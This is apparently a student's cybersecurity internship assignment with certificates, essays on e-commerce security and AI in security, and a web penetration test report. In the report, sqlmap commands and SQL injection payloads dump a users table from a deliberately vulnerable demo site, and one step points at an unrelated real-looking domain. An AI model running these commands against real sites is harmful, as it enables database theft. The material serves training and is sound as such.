


4N6 Cyber Resilience Internship ASSIGNMENT (Set-2)

1. Certifications

Introduction to Cyber Security by CISCO



Corporate
Social
Responsibility

Cisco Networking Academy


Certificate of Course Completion

Introduction to Cybersecurity

For completing the Cisco Networking Academy® Introduction to Cybersecurity course, and demonstrating the ability to explain the following:

- Global implications of cyber threats
- Ways in which networks are vulnerable to attack
- Impact of cyber-attacks on industries

- Cisco's approach to threat detection and defense
- Why cybersecurity is a growing profession
- Opportunities available for pursuing network security certifications



Laura Quintana
VP & General Manager, Cisco Networking Academy

Subhash Thapa

Student

3 Dec 2020

Date

Fortinet Certified NSE 1



Fortinet Certified NSE 2



ANIC Cyber Security Certificate

APNIC



CERTIFICATE of
ACHIEVEMENT

This is to certify that

Subhash Thapa

has completed the APNIC Academy course

Introduction to Cybersecurity Course

12 March 2021

A stylized signature of Paul Wilson in black ink.

Paul Wilson
Director General



2. Information Security Policy Document

Information Security Policy Document for IT of E-commerce company “**Easy buy online**”.

Without trust, most prudent business operators and clients may decide to forgo use of the Internet and revert back to traditional methods of doing business. To counter this trend, the issues of network security at the e-commerce and customer sites must be constantly reviewed and appropriate countermeasures devised. These security measures must be implemented so that they do not inhibit or dissuade the intended e-commerce operation. This paper will discuss pertinent network and computer security issues and will present some of the threats to e-commerce and customer privacy. These threats originate from both hackers as well as the e-commerce site itself. A straightforward comparison could be made of the security weaknesses in the postal system vs. security weaknesses on the Net. The vulnerable spots in both cases are at the endpoints - the customer's computer/network and the business' servers/network. Information flowing in the conduit (trucks/planes and wires) is relatively immune to everyday break-ins. Privacy issues are amongst the major drivers for improved network security along with the elimination of theft, fraud and vandalism. Two major threats to customer privacy and confidence come from sources both hostile to the environment as well as sources seemingly friendly. Coordinated attacks on Yahoo, eBay, ZDNet, Buy.com (on their IPO day) and amazon.com generated a huge amount of publicity and a federal government response. A brief description of these attacks will be given in this paper. Another threat may originate at ostensibly friendly companies such as DoubleClick, MemberWorks and similar firms that collect customer information and route it to other firms. Much of this transaction information is able to be associated with a specific person making these seemingly friendly actions potential threats to consumer privacy. Many of the issues and countermeasure discussed here come from experiences derived with consulting with clients on how to maintain secure e-commerce facilities. These methods and techniques can be useful in a variety of client and server environments, also serving to alert e-commerce users of potential threats.

E-commerce Security Components

E-commerce security strategies deal with two issues: protecting the integrity of the business network and its internal systems; and with accomplishing transaction security between the customer and the business. The main tool businesses use to protect their internal network is the firewall. A firewall is a hardware and software system that allows only those external users with specific characteristics to access a protected network [8]. The original design was supposed to allow only specific services (e.g., email, web access) between the Internet and the internal network. The firewall has now become the main point of defense in the business security architecture. However, firewalls should be a small part of the business security infrastructure. There are hacker tools such as SMTPTunnel and ICMP Tunnel [12] that allow hackers to pass information through the allowed ports. The “ILOVEYOU” virus successfully penetrated firewalled networks because inbound and outbound email is allowed to pass through the firewall. The Code Red and NIMDA worms passed through firewalls because they accessed systems through the standard WEB server ports. Transaction security is critical to bolstering consumer confidence in a particular e-commerce site.

Subhash Thapa – subhashthapa1234@gmail.com

Transaction security depends on the organization's ability to ensure privacy, authenticity, integrity, availability and the blocking of unwanted intrusions [8]. Transaction privacy can be threatened by unauthorized network monitoring. Proceedings of the 35th Hawaii International Conference on System Sciences - 2002 0-7695-1435-9/02 \$17.00 (c) 2002 IEEE 2 Proceedings of the 35th Annual Hawaii International Conference on System Sciences (HICSS-35i02) 0-7695-1435-9/02 \$17.00 © 2002 IEEE by software devices called sniffer programs. These programs are most likely found at the endpoints of the network connection. There are a number of defenses against this threat such as encryption and switched network topologies. Transaction confidentiality requires the removal of any trace of the actual transaction data from intermediate sites. Records of its passage are a different thing and are required to verify the transaction actually took place. Intermediate nodes that handle the transaction data must not retain it except during the actual relaying of the data. Encryption is the most common method of ensuring confidentiality. Transaction integrity requires methods that prevent the transactions from being modified in any way while it is in transit to or from the customer. Error checking codes are an example of such a method. Encryption techniques such as secret-key, public-key and digital signatures are the most common method of ensuring transaction privacy, confidentiality and integrity. The common weakness of these techniques is that they depend on the security of the endpoint systems to protect the keys from modification or misuse. The following paragraphs will discuss the vulnerabilities of this client-server model. Early hacker attacks were directed at the server systems because that's where the access or data lived. As server system administrators became more experienced, it became harder for hackers to successfully penetrate the servers. The hackers then shifted their focus to the network feeding into the server. They were able to continue subverting the servers by intercepting the cleartext traffic flowing in and out the server. Encrypting network traffic, converting the network to a switched topology and filtering unknown access were some of the countermeasures to this "sniffer" attack. In response to this, the hackers simply shifted to the client side and this is where most network security architectures collapse. Why? Looking at the OS architectures prevalent in the client side, we observe: an OS used in a server is also used on the client system or the PC/Macintosh OS is used on the client. If the client OS is the same as the server, then the same server defense mechanisms can be used on the client system. However, if the client OS architecture is based on Windows 9x or MacOs then there is no effective defense available. These OS platforms have no built-in security designed into them and allow anyone with access to the system to be able to gain control of it. These OS architectures will continue to be susceptible to virus and Trojan horse program attacks. The two main threats to the e-commerce client-server model are viruses and Trojan horse programs. Viruses are simply disruptive in nature but the Trojan horse programs are the more serious threat because they not only facilitate breaking into another system, they also permit data integrity attacks.

DDOS attacks worked because sites failed to detect the initial compromise of their systems. The compromises could have been prevented if standard system maintenance had been performed. Had the sites detected the compromises, they would have eliminated themselves as unwitting accomplices in the attack. Proper system administration training is the easiest method of countering this and other types of attacks. The security of a site depends on the security of the internal systems and the security of external networks. E-commerce sites need to tailor their

security architecture to meet the demands of ensuring consumer data privacy and that company resources are not used to attack other Internet sites. A business can certainly survive the publicity generated if their network is used to attack another site. It most certainly wouldn't survive if word gets out that customer credit, purchase, or personal data is stolen or copied without their knowledge or permission. For example, a hacker broke into an Internet music store, CD Universe, and published 300,000 customer credit card numbers when the store refused to meet his extortion demands [13]. This action prompted major credit card companies to issue replacement cards for the customers affected by the attack. The e-commerce industry suffered a major setback in its effort to allay consumer fears about security when it was revealed that CD Universe's site was open to hackers for a few hours before the attack was discovered [13]. It suffered another blow when the security investigation revealed that the security hole was well known and that a vendor patch was available to close the hole. The hacker could have easily mounted a data integrity attack on CD Universe's customer database instead of demanding a ransom. The company was spared only by the whim of the hacker. Jim Seymour stated in a recent article at TheStreet.com that the "last-inch" problem entails a horrendous cost if the e-commerce site is always up and available. He claims e-commerce won't be crippled by the DDOS attacks. E-commerce as an overall business factor won't be crippled but individual e-commerce sites will be affected. Software developers need to design software that is engineered for safety and security. It is still possible to add ease-of-use features but they should be initially turned off. Automated security updates are another feature that could be used to help limit the scope of these attacks. Microsoft released a patch that disabled some of the features of its Outlook/Exchange tool. This was most certainly due to the negative publicity the company was getting about their product but it demonstrated the power of that negative publicity. Proper training programs for the system administrators are the easiest and most effective way to prevent major security compromises. The Audit group needs to review the security methods to ensure their compliance with company policy and general Internet security standards.

3. Penetration Testing SIEM, UBEA and IOT Security Controls

Extensive use of internet has given the rise to new innovations in the technology. Internet has become the medium for doing the several transactions online. Its ease of use and availability appeared as the most successful marketing and commercial tool of the world. In late 2009, the —Avalanche phishing operation was responsible for a staggering two-thirds of all phishing attacks . No one in the E-Commerce industry is satisfied with present ability to measure the costs and probabilities of cyber-attacks. There are no standard methodologies for cost measurement, and study of the frequency of attacks is hindered by the reluctance of organizations to make public their experiences with security breaches. This paper summarizes the data of various types of attacks and their modus operandi. We tried to segregate the attack in two broad categories i.e. manmade attacks and automated attacks. In last decade e-commerce industry suffered a lot by way loosing trust and customer base, various payment gateways and bank authorization processes are vulnerable to the man-in-middle type of attacks. A DoS attack results in to firm's Internet portal inaccessible and interrupts the on-line business activities. The more serious category of attacks is

those that involve the theft or destruction of secure information. This kind of security breach puts lasting effects on the targeted E-commerce site.

Key points to consider before writing a penetration testing –

- Identify and define the goals of penetration testing.
- Define the area for penetration testing.
- Understand plausible impacts.
- Draft the testing process and related techniques.

Following is the typical content of a penetration testing report –
Executive Summary

- Scope of work
- Project objectives
- Assumption
- Timeline
- Summary of findings
- Summary of recommendation

Methodology

- Planning
- Exploitation
- Reporting

Detail Findings

- Detailed systems information
- Windows Server Information

Vulnerabilities Vulnerability is a weakness which allows an attacker to reduce a system's information assurance. Vulnerability is the intersection of three elements: a system susceptibility or flaw, attacker access to the flaw, and attacker capability to exploit the flaw. To exploit a vulnerability, an attacker must have at least one applicable tool or technique that can connect to a system weakness

Software life cycle not secure. Over the years, efforts to enhance software development life cycle (SDLC) practices have been shown to improve software quality, reliability, and fault-tolerance. Now a days strategies to improve the security of software in organizations such as Microsoft, Oracle, and Motorola have resulted in software products with less vulnerabilities and greater dependability, trustworthiness, and robustness. As per the SANS Institute's Top 20 list of security vulnerabilities, the MITRE Common Vulnerabilities and Exposures (CVE) site, the US-CERT Technical

Cyber Security Alerts site, and the Microsoft Security Advisory site show that common software defects are the leading cause of security vulnerabilities (buffer overflows have been the most common software defect leading to security vulnerabilities). Some of the things that can be incorporated in SDLC are:

1. Software should be installed using security defaults
2. A software patch management process should be there.

Vulnerabilities due to input validations: **Buffer Overflow** : A buffer overflow condition occurs when a program attempts to copy more data in a buffer than it can hold. Buffer overflow is probably the best known form of software security vulnerability. At the code level, buffer overflow vulnerabilities usually involve the violation of a programmer's assumptions. Hackers use buffer overflows to corrupt the execution stack of a web application. Buffer overflow flaws can be present in both the web server or application server products that serve the static and dynamic aspects of the site. Buffer overflows generally resulted in to crashes. Other type of attacks will create the situation like lack of availability are possible, including putting the program into an infinite loop .
Log Forging : Writing unvalidated user input to log files can give access to attacker for forging log entries or injecting malicious content into the logs. Log forging vulnerabilities occur in following conditions:

- i) Data copied to an application from an unreliable source.
- ii) The data is copied to an application or system log file.

Applications uses log file to store a history of events for later review and record, statistics gathering, or debugging. Analysis of the log files may be misdirected if an attacker can supply inappropriate data to the application. In the most common case, an attacker may be able to insert false entries into the log file by providing the application with input that includes appropriate characters. If the log file is processed automatically, the attacker can render the file unusable by corrupting the format of the file or injecting unexpected characters. A more dangerous attack might involve changing the log file statistics.

Missing XML Validation: Failure to implement validation when parsing XML gives an attacker the way to supply malicious input. By accepting an XML document without validating it against a DTD or XML schema, the programmer gives chance to attackers to copy unexpected, unreasonable, or malicious input. It is not possible for an XML parser to validate all aspects of a document's content; a parser cannot understand the complete semantics of the data. However, a parser can do a complete and thorough job of checking the document's structure and therefore guarantee to the code that processes the document that the content is well-formed.

Validation checks in client: Performing validation check in client side code, mostly JavaScript, provides no protection for server-side code. An attacker can simply disable JavaScript, use telnet, or use a security testing proxy to bypass the client side validation. Client-side validation is widely used, but is not security relevant.

Vulnerabilities in database servers: There are various techniques to attack a database. External attacks may exploit configuration weaknesses that expose the database server. Also weak and insecure Web application can be used to exploit the database. An application with excess privilege in the database can put database at risk.

Vulnerabilities in TCP/IP Protocols used for communications: TCP/IP is very popular and known to every one, IP – (Internet Protocol) that handles routing packets of data from one computer to another or from one router to another. TCP, (Transmission Control Protocol) , deals with ensuring that the data packets are delivered in a reliable manner from one computer to another.

Vulnerability – SQL injection (Database Hacked)

Site: <http://testphp.vulnweb.com>

Executive Summary:

I have found security vulnerabilities on site <http://testphp.vulnweb.com> issue I found OWASP Top1 SQL Injection Which most top critical issue I found on your site. This grey box assessment was performed to identify loopholes in application from a security perspective

Description:

SQL injection is a code injection technique, used to attack data driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed.

Reproduce Of steps:

1. Visit <http://testphp.vulnweb.com/search.php?test=query> here test= parameter is error based vulnerable for SQL injection



Now,

For checking SQL injection we basically used ' " + - -

Here I change Parameter Value `https://cbi.iq/search?word=hello"` (Add ")

Now As response

2. Now Then I use Sqlmap to extract data base of your website `http://testphp.vulnweb.com`

To determine the databases behind the web site then used this command on sqlmap terminal
sqlmap -u `http://testphp.vulnweb.com/serach.php?test='` --dbs (--dbs for DBMS databases)

Result:

```

---
Parameter: test (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: test=' AND (SELECT 1708 FROM (SELECT(SLEEP(5)))YqvD)-- wWZF

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: test=' UNION ALL SELECT NULL,CONCAT(0x716b6b7171,0x44756b43545a4e71)

---
[02:18:13] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
[02:18:13] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

```

3. Now retrieve all the tables which are present in database prob by using following command

sqlmap --url `http://testphp.vulnweb.com/serach.php?test=%27` -D acuart --tables

As above picture we retrieve all the tables inside your Data base

4. Now,

```

File Edit View Search Terminal Help
Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: test=' UNION ALL SELECT NULL,CONCAT(0x716b6b7171,0x44756b43545a4e716c6754676274637141477a50496c6c525a524b777571524c6b50624751777272,0x71786a7071),NULL)-- uUpG
---
[05:41:26] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
[05:41:26] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured |
| guestbook |
| pictures |
| products |
| users   |
+-----+

```

```

$ sqlmap --url http://testphp.vulnweb.com/search.php?test=%27 -D acuart --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obtain the proper authorization from the target owner.
Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 05:40:55 /2020-12-20/

[05:40:57] [WARNING] it appears that you have provided tainted parameter values ('test=''') with most likely leftover chars/statement
ly valid parameter values so sqlmap could be able to run properly
are you really sure that you want to continue (sqlmap could have problems)? [y/N] y
[05:41:25] [INFO] resuming back-end DBMS 'mysql'
[05:41:25] [INFO] testing connection to the target URL
[05:41:26] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the results of the tests
sqlmap resumed the following injection point(s) from stored session:

```

As above picture we retrieve all the tables inside your Data base

4. Now, we want to gain more information about users table then type the following command
sqlmap --url http://testphp.vulnweb.com/serach.php?test=%27 -D acuart -T acuart --columns

Result:

```

---
[05:58:35] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
[05:58:35] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+-----+-----+
| Column | Type          |
+-----+-----+
| address | mediumtext    |
| cart    | varchar(100)  |
| cc      | varchar(100)  |
| email   | varchar(100)  |
| name    | varchar(100)  |
| pass    | varchar(100)  |
| phone   | varchar(100)  |
| uname   | varchar(100)  |
+-----+-----+

```

As above pic we retrieved User pass email phone address columns present in **users** table

5. Now, gain the attribute values such as “**uname, pass, email, address**” present in the table “**users**”

I used command:

sqlmap --url http://testphp.vulnweb.com/serach.php?test=%27 -D acuate -T users -C uname,pass,email,address --dump

Result

```
[06:08:10] [INFO] fetching entries of column(s) 'address, email, pass, uname' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-----+-----+-----+-----+
| uname | pass | email          | address |
+-----+-----+-----+-----+
| test  | test | email@email.com | 21 street |
+-----+-----+-----+-----+
```

Here we successfully able retrieved **uname**, **password**, **email** and **address**.

Impact and Risk

With no mitigating controls, SQL injection can leave the application at a **high-risk** of compromise resulting in an impact to the **confidentiality**, and **integrity** of data as well as **authentication** and **authorization** aspects of the application.

An adversary can steal sensitive information stored in databases used by vulnerable programs or applications such as user credentials, trade secrets, or transaction records. SQL injection vulnerabilities should never be left open; they must be fixed in all circumstances. If the authentication or authorization aspects of an application is affected an attacker may be able login as any other user, such as an administrator which elevates their privileges.

How to prevent SQL injection:

Most instances of SQL injection can be prevented by using parameterized queries (also known as prepared statements) instead of string concatenation within the query.

The following code is vulnerable to SQL injection because the user input is concatenated directly into the query:

```
String query = "SELECT * FROM products WHERE category = '"+ input + "'";
```

```
Statement statement = connection.createStatement();
```

```
ResultSet resultSet = statement.executeQuery(query);
```

This code can be easily rewritten in a way that prevents the user input from interfering with the query structure:

```
PreparedStatement statement = connection.prepareStatement("SELECT * FROM products WHERE category = ?");
```

```
statement.setString(1, input); ResultSet resultSet = statement.executeQuery();
```

Parameterized queries can be used for any situation where untrusted input appears as data within the query, including the **WHERE** clause and values in an **INSERT** or **UPDATE** statement.

They can't be used to handle untrusted input in other parts of the query, such as table or column names, or the ORDER BY clause. Application functionality that places untrusted data into those

parts of the query will need to take a different approach, such as white-listing permitted input values, or using different logic to deliver the required behavior.

Hope You will fix this issue soon

Best Regards

Cyber Resilience Intern (D4N6)

4. Penetration Testing Report – Security Control Auditing

The specialised nature of information systems (IS) auditing and the skills necessary to perform such audits require standards that apply specifically to IS auditing. One of the goals of the Information Systems Audit and Control Association® (ISACA®) is to advance globally applicable standards to meet its vision. The development and dissemination of the IS Auditing Standards are a cornerstone of the ISACA professional contribution to the audit community. The framework for the IS Auditing Standards provides multiple levels of guidance.

Every penetration test starts with a comprehensive audit of the website.

The audit will assess every aspect of the site's security, gain the necessary intelligence and pinpoint any immediate problems before the real tests underway. This is an essential step as the site may have been breached previously, requiring urgent attention.

An audit will also be useful for defining the test's scope and understanding the systems that need addressing first.

The audit service provides a full website security check that will scan and test the entire website using a variety of attack method, ranging from MySQL/database attacks to DNS poisoning attacks. The purpose of all of our tests is for you to learn more about your websites security status, and gain intelligence into mitigating potential threats before harm is done. If your website is high profile and important to your business status, a website security audit is vital since websites now play a huge role in attracting clients to your business and potential customers want to feel safe while browsing or buying online. This service stamps your website with a 'website security tested' badge, that allows clients to feel secure and at the same time helps boost sales online. Website security testing should be part of any organisations risk assessment phase prior to launching live services. We take website security testing to the highest level, ensuring you can release your website knowing it has been extensively scrutinised by industry leaders. Security Audit Systems can provide scheduled monthly website penetration testing services to ensure your web presence is secured on an ongoing basis.



How Auditing work ?

- Website security testing is done using 'real world', no previous knowledge attack techniques, which simulate a real hack attempt to gain access to your server or capture sensitive information.
- Security engineers will conduct a 'fingerprint' style analysis of your server and website pages using a unique tool set that actively audits every page, script or plugin for weaknesses.
- Our tools and website security scanners will get put to work, allowing us to quickly pick up website vulnerabilities that exist in your site.
- Once the website security scan phase has been completed we will perform a **vulnerability assessment** on your website frameworks manually for flaws.
- We will use our knowledge base and master the the structure of your website, identifying common CMS platforms until we know it inside out and at the same time looking for ways to get information that could prove useful in compromising the system.
- Using the information obtained from our reconnaissance, we will analyse the code for weaknesses or known vulnerabilities. This often involves using a variety of 'fuzzing' suites and manual auditing practices done by our expert coders.
- At this stage we should have a good idea of how your website functions and will start to identify a catalog of vulnerabilities we can try to exploit to gain operating system or hosting environment access.
- After careful exploit selection, we will attempt to execute code against your website, and perhaps with a bit of modification and knowledge we will gain access.

- The final stage of the testing process will be to write up, document and present you with a website security testing (penetration testing) report, that you can understand, make use of and use to better secure your system.
- The report will contain solutions and bug fixes or information on how you may fix the vulnerabilities and advice on how to better protect your website in future.

Web application testing includes manual and automated testing of the portal site as an outsider with no login information. This testing compliments the external penetration testing. The goal of this testing is to gain an understanding of how individuals interact with the system in accessing sensitive data.

Additional testing may include testing of the portal site by an insider through a standard login account. The goal of this testing is to determine the ease of access to sensitive information that is not authorised by the login account (i.e., privilege escalation). Identification and exploitation of vulnerabilities can be accomplished through the use of various commercial and open source vulnerability assessment tools.

Define the scope of the review by asking the following questions:

- ❑ Will the chief information officer, computer security and IT personnel be told of the penetration test?
- ❑ Will the audit testing focus on detecting control weaknesses from those accessing the information infrastructure from the Internet and dial-in access (external) or from inside the organisation (internal)?
- ❑ How far into the network and information asset will the penetration testing be performed? For example, will the testing be performed to the extent of actually accessing the information assets or will it occur to an access check point (where access to the information assets is not accomplished but there is sufficient information that it could occur based on testing)? Will the test be intrusive or nonintrusive?
- ❑ What level of overall system degradation, and for what duration, will be acceptable in performing the tests?
- ❑ Can the test be performed off hours to avoid potential conflicts with causing critical system outage (e.g., executing nmaps against firewall off hours, such as Sunday morning, while web application services are not used)?

5. AI In Cyber Security Article- Case Study

Introduction

Artificial Intelligence has a broad variety of applications some of which we already know and encounter in our everyday life: spam filters recognizing malicious emails, search engines filters finding the “best results”, vacuum cleaner robots or even non-playable characters in video games... Some other (impactful) applications are still being researched and could transform the shape of our society: autonomous cars driving us from home to work, robots taking care of our elders, autonomous drones monitoring neighbourhoods, etc. In particular, we would like to focus on one type of application: the Artificial Intelligence in the Internet of Things.

The family of AI research is rich and varied. For example, cognitive computing is a comprehensive set of capabilities based on technologies such as deep learning, machine learning, natural language processing, reasoning and decision technologies, speech and vision technologies, human interface technologies, semantic technology, dialog and narrative generation, among other technologies. Artificial intelligence and robotics have steadily growing roles in our lives and have the potential to transform vital functions of the society. Organizations benefit from the ability of cognitive systems to improve their expertise quickly and from sharing it to all those who need it. The know-how of top experts is quickly made available to all, when their subject matter expertise is taught to a cognitive system. Through repeated use, the system will provide increasingly accurate responses, eventually eclipsing the accuracy of human experts. With artificial intelligence, comprehension can be outsourced. As the intelligence of machines improve, they will use deep learning to understand the collective information of humankind. With the use of digital sensor data, equipment based on artificial intelligence can be used to develop smart advisors, teachers or assistants. As artificial intelligence technology is helping society to advance, there are risks associated with its use, found in the operating systems, hardware, algorithms, system management, ethics and liability, and privacy. The study focuses on artificial intelligence threats and risks and how AI may help to solve cyber security problems. This study uses taxonomy classification principle to classify 12 the most crucial areas of cyber security. Research method of this study was to gather 11 AI solutions that were divided into seven different categories of the crucial areas of cyber security represented in introduction chapter. AI solutions gathered uses artificial intelligence in detecting and predicting information security threats and anomalies and blocking them. The purpose of this study is to classify AI-based cyber security solutions gathered and provide information what they can offer in solving problems in the field of cyber security.

There are many cybersecurity frameworks such as NIST, ISO 27001/27002/27017, Cloud Security Alliance CCM, NERC CIP, HIPAA, ISC2. Most of these security standards groups control the security domains. A classification principle used in this study can be understood as taxonomy. It describes the most crucial areas of cyber security discussed in this study. The following cyber security areas discussed are:

- Infrastructure security
- Endpoint security
- Application security
- IoT-security
- Web-security
- Security operations and incident response
- Threat intelligence
- Mobile security
- Cloud security
- Identity and access management
- Network security
- Human security

The study discusses applications that utilize artificial intelligence from different manufacturers. Applications studied make use of artificial intelligence to predict recognize and prevent information security threats and anomalies. The discussion of applications is intended to give an overview of what kind of cybersecurity solutions that use artificial intelligence exist, and what they can offer to solve problems in that area.

Artificial Intelligence

Artificial intelligence can be thought of as an umbrella term. Its purpose is to enable computers to mimic human thinking, to simulate human activities and to solve problems faster and more efficiently than people can solve them. Various tasks, such as creative, planning, moving, speaking, object and sound recognition, social and business transactions can be executed by exploiting AI. To perform tasks, different methods, such as evidence-based methods, natural language processing (NLP), text mining, predictive and prescriptive analytics, recommendation systems, machine and deep learning can be utilized. Methods mentioned above may also be used to solve problems in cyber security. (Buczowski, 2017.) Evidence-based thinking refers to a concept or a strategy based on objective evidence. Evidence-based thinking depends on real world experiments or tests, which prove that strategy or a concept has a likelihood to succeed. The information obtained leads the decision-maker in choosing the best way to act. Decision-makers believe that the way of acting should solve a specific problem and lead to a desired result. An evidence-based approach asks a key question: "has such a course of action been proven to be effective for others in similar situations?" Evidence-based decision-making has been, among other things, successfully utilized in medicine. The probability to find correct treatment based on evidence has eliminated uncertainties, as a result, doctors have been able to determine the correct and solid treatment.

Artificial Intelligence also includes Natural Language Generation (NLG), which refers to text information generation from data. NLG is a process in which data is to be interpreted appropriately. NLG works by parsing textual data and presenting the results in the form of natural language. These kinds of tools are used when processing large structured and unstructured datasets. The result of NLG processing is natural language text, which is generated from a combination of gathered data

and user-generated input. Natural language processing is the inverse process of natural language understanding (NLU). During NLU, the system reasons how to verbalize the input data, while NLP generates data from a natural language input. (GeeksforGeeks)

Cyber Security

Cyber security measures are associated with managing risks, patching vulnerabilities and improving system resilience. Key research subjects include techniques associated with detecting different network behavior anomalies and malware, and IT questions related to IT security. In short, cyber security can be defined as a range of actions taken in defense against cyber-attacks and their consequences and includes implementing the required countermeasures. Cyber security is built on the threat analysis of an organization or institution. The structure and elements of an organization's cyber security strategy and its implementation program is based on the estimated threats and risk analyses. In many cases it becomes necessary to prepare several targeted cyber security strategies and guidelines for an organization.

The important aspect is that necessary preparations against threats will be made, and sufficient protection toward negative effects of threats will be attempted to be implemented. Preparations against cyber threats can be best carried out by improving the basics of cyber security, increasing everyone's knowledge of threats, improving operational capability and maintaining security. The core issue is to identify the challenges of cyber security and be able to respond appropriately. An important part of cyber security is being able to maintain the ability to function under a cyber-attack, be able to rapidly end the attack and restore the organization's functions to the previous normal state before the incident. Proper legislation and relevant, deeper discourse are needed to solve these issues. Potential countermeasures against cyberattacks have been widely discussed. Threats to society's vital functions directly or indirectly target national systems or citizens, from within or outside the national borders. The threat landscape is a list of threats containing information about threat agents and attack vectors. By exploiting weaknesses or vulnerabilities, threats lead to a loss or takeover of assets.

Threat, vulnerability and risk form an intertwined entity in the cyber world. The underlying system is a valuable physical object, competence or some other immaterial right, which needs protection and safeguarding. A threat is a harmful cyber event, which may occur. The numeric value of the threat represents its degree of probability. Vulnerability is the inherent weakness in the system, which increases the probability of an occurrence or exacerbates its consequences. Vulnerabilities can be divided into those that exist in human action, processes or technologies. Risk is the value of the expected damage. Risk equals probability times the loss. It can be assessed from the viewpoint of its economic consequences or loss of loss at face value. Risk management consists of the following factors: risk assumption, risk alleviation, risk avoidance, risk limitation, risk planning and risk transference. Countermeasures can be grouped into the three following categories: regulation, organisational solutions (i.e. management, security processes, methods, procedures, and security culture) and security technology solutions.

Is AI the future of cybersecurity?

Private sector businesses and corporations have already deployed AI systems, and as the White House notes, even some governments are using the technology. Why? Because AI can save time and money by going through structured data quickly, as well as comprehensively reading and learning unstructured data, statistics, words, and phrases. Essentially, AI could save tax dollars as well as national secrets. Still, loopholes exist. Hackers are trying to figure out ways to beat the machines, sneaking in through cracks we didn't know existed. Right now, months go by before an organization detects a data breach. By then, the hacker is long gone, along with all the sensitive data. On the other hand, AI can sit back, collect data, and wait for a hacker to get messy. AI looks for behavioral abnormalities that hackers are bound to display — for instance, the way a password is typed or where the user is logging in.

AI can detect these small signs that otherwise might have gone unnoticed and halt the hacker in their tracks. Any system can be exploited, as Varughese noted. In the constant chess match of cybersecurity, human hackers will always probe the weaknesses in every system — including AI. Artificial intelligence is programmed by humans, and thus can still be defeated. While AI's ability to synthesize and process information is impressive, it can only work as well as it was programmed to. As hackers adjust to AI systems, human programmers will have to deploy new countermeasures. The cat and mouse game will continue, but AI forms a welcome reinforcement in the war to protect data. Google launches TensorFlow machine learning framework for graphical data. Google 03.09.2019. introduced Neural Structured Learning (NSL), an open source framework that uses the Neural Graph Learning method for training neural networks with graphs and structured data.

NSL works with the TensorFlow machine learning platform and is made to work for both experienced and inexperienced machine learning practitioners. NSL can make models for computer vision, perform NLP, and run predictions from graphical datasets like medical records or knowledge graphs. "Leveraging structured signals during training allows developers to achieve higher model accuracy, particularly when the amount of labeled data is relatively small," TensorFlow engineers said in a blog post today. "Training with structured signals also leads to more robust models. These techniques have been widely used in Google for improving model performance, such as learning image semantic embedding." NSL can train with supervised, semi-supervised, or unsupervised learning to create models that use graphical signals for regularization during training, in some instances with less than five lines of code. The new framework also includes tools to help developers structure data and APIs for the creation of adversarial training examples with little code.

In April, Google Cloud introduced other solutions for structured data like connected sheets in BigQuery and AutoML Tables. In other AI news, last week Google AI, previously known as Google Research, open-sourced SM3, an optimizer for large-scale language understanding models like Google's BERT and OpenAI's GPT2. AI technology is what provides us with speech recognition technology (think Siri), Google's search engine, and Facebook's facial recognition software. Some

credit card companies are now using AI to help financial institutions prevent billions of dollars in fraud annually. But what about its applications in cyber security? Is artificial intelligence an advantage or a threat to your company's digital security? On one hand, artificial intelligence in cyber security is beneficial because it improves how security experts analyze, study, and understand cybercrime. It enhances the cyber security technologies that companies use to combat cybercriminals and help keep organizations and customers safe. On the other hand, artificial intelligence can be very resource intensive. It may not be practical in all applications. More importantly, it also can serve as a new weapon in the arsenal of cybercriminals who use the technology to hone and improve their cyberattacks. The discussion about artificial intelligence in cyber security is nothing new. After all, data is at the core of cyber security trends. And what better way to analyze data than to use computers that can think and do in nanoseconds tasks that would take people significantly more time?

Artificial intelligence is a growing area of interest and investment within the cyber security community. We'll discuss advances in artificial intelligence security tools and how the technology impacts organizations, cybercriminals, and consumers alike. Let's hash it out. How artificial intelligence cyber security measures improve digital security Ideally, if you're like many modern businesses, you have multiple levels of protection in place — perimeter, network, endpoint, application, and data security measures. For example, you may have hardware or software firewalls and network security solutions that track and determine which network connections are allowed and block others. If hackers make it past these defenses, then they'll be up against your antivirus and anti-malware solutions. Then perhaps they may face your intrusion detection/intrusion prevention solutions (IDS/IPS), etc., etc. But what happens when cybercriminals get past these protections? If your cyber security is dependent on the capabilities of human-based monitoring alone, you're in trouble.

